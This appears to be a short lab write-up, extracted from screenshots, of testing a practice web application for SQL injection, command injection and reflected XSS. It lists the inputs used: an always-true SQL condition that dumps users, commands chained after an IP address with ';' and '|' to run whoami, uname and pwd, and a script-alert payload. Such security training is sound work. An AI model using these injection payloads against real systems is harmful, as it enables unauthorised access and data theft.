
Login:






SQL injection


Next, I tested sql injection.




I entered 1’ OR ‘1’=’1 in the input, and I got the list of multiple users from the database.




Command Injection




I tested by putting 8.8.8.8; whoami. I got www-data




And, I tested with 8.8.8.8 | uname -a and 8.8.8.8 | pwd






These worked because the app didn't sanitize or validate the input, any commands after 8.8.8.8 will remain inside a shell command, which will be executed.


XSS(Reflected)




I tested by putting <script>alert('XSS')</script>.



